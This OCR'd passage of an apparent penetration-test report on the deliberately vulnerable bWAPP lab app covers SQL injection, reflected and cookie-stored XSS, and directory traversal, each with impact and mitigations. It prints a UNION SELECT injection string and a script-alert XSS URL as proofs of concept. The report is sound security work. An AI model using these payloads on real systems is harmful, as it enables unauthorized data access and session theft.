15 title=batman' union select 1,2,database(),4,version(),6,7 #&action=search
Inspector
Notes
Search
0 highlights


bWAPP - SQL Injection
192.168.73.146/bWAPP/sqli_6.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Other Bookmarks
bWAPP
an extremely buggy web app
Choose your bug:
bWAPP v2.2
Hack
Set your security level:
low
Set
Current: low
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout
/ SQL Injection (POST/Search) /
Search for a movie:
Search
Title Release Character Genre IMDb
2 bWAPP 5.0.96-0ubuntu3 4 Link

Impact: Attackers can manipulate the query to retrieve data they shouldn't have access to. Sensitive information may be exposed, including user credentials, personal data, or proprietary information. Depending on the application's functionality, attackers might be able to manipulate the database itself.

Mitigations:

Use parameterized queries or prepared statements to separate user input from the SQL query structure.

Validate and sanitize user input before incorporating it into SQL queries.

Encode or escape user-generated content before displaying it to users to prevent attacks like reflected XSS.

Allow only a predefined set of safe characters or patterns in user input.

Limit database user privileges to minimize the impact of a successful exploit.

Avoid displaying detailed SQL errors to users, as they can provide attackers with information about the database structure.

4.13 Injection – Cross-Site Scripting Reflected (GET)

Vulnerability: This vulnerability occurs when user-supplied data from the URL's query parameters is included in the application's response without being properly sanitized or encoded. Attackers can craft URLs that contain malicious scripts, and when the user clicks on or accesses the URL, the script is executed in the user's browser.


Severity: High


Affected on:


Infected URL	**http://192.168.73.146/bWAPP/xss_get.php**
Infected Parameter	**Webpage**
Parameter Type	**GET**
Attack Vector	**URL Parameter**

Analysis: After examining the web page http://192.168.73.146/bWAPP/xss_get.php , we were able to execute script in the user First name and Last name field to generate alert.

POC:


bWAPP - XSS
192.168.73.146/bWAPP/xss_get.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec https://3.6.32.158:8004/ Censys Search
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee
/ XSS - Reflected (GET) /
Enter your first and last name:
First name:
rt("You Are Hacked")</script>
Last name:
XYZ
Go
bWAPP - XSS
192.168.73.146/bWAPP/xss_get.php?firstname=<script>alert("You+Are+Hacked")<%2Fscript>&lastname=XYZ&form=submit
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec https://3.6.32.158:8004/ Censys Search
bWAPP
an extremely buggy web app !
Bugs Change Password Create User Set Security Level Reset Credits Blog Logout Welcome Bee
/ XSS - Reflected (GET) /
Enter your first and last name:
First name:
rt("You Are Hacked")</script>
Last name:
XYZ
Go
192.168.73.146
You Are Hacked
OK





Impact: Attackers can steal sensitive information from users, such as cookies, session tokens, or personal data. Attackers can manipulate the user's session or perform actions on behalf of the user. Attackers can redirect users to malicious websites or pages.

Mitigations:

Properly encode user-generated content before displaying it to users.

Use the appropriate escaping function depending on the context (HTML, JavaScript, URL, etc.).

Implement a CSP to control which scripts can be executed on your pages.

Utilize security libraries and frameworks that offer protection against XSS attacks.

Use HTTP-only cookies to prevent theft of session data through XSS attacks.

Validate and sanitize user input to prevent the injection of malicious scripts.

4.14 Injection – Cross-Site Scripting Stored (Cookies)

Vulnerability: This vulnerability occurs when user-supplied data stored in cookies is included in the application's response without being properly sanitized or encoded. When the user's browser interacts with the affected cookie, the stored malicious script is executed in the user's browser.


Severity: High


Affected on:


Infected URL	**http://192.168.73.146/bWAPP/xss_stored.php**
Infected Parameter	**Cookie**
Parameter Type	**GET**
Attack Vector	**Malicious Code**

Analysis: After examining the web page http://192.168.73.146/bWAPP/xss_stored_2.php , we were able to set cookies with malicious script payloads that get stored and later executed by user's browser.

POC:







Impact: Attackers can steal sensitive information from users, such as cookies, session tokens, or personal data stored in cookies. Attackers can manipulate the user's session or perform actions on behalf of the user. Attackers can force users' browsers to execute malicious actions when they interact with the affected cookie.

Mitigations:

Validate and sanitize user input to prevent the injection of malicious scripts into cookies.

Properly encode user-generated content before storing it in cookies and before rendering it to users.

Use the appropriate escaping function depending on the context (HTML, JavaScript, URL, etc.) when dealing with cookie data.

Utilize secure and HTTP-only flags for cookies to minimize the risk of XSS attacks involving cookies.

Implement a CSP to control which scripts can be executed on your pages, including scripts from cookies.

4.15 Insecure Design – Directory Traversal – Directories

Vulnerability: This vulnerability occurs when user-supplied data, often in the form of file paths or URLs, is not adequately validated or sanitized before being used to access files or directories on the server. Attackers can manipulate the input to traverse beyond the intended directory structure and gain access to unauthorized files and directories.


Severity: High


Affected on:

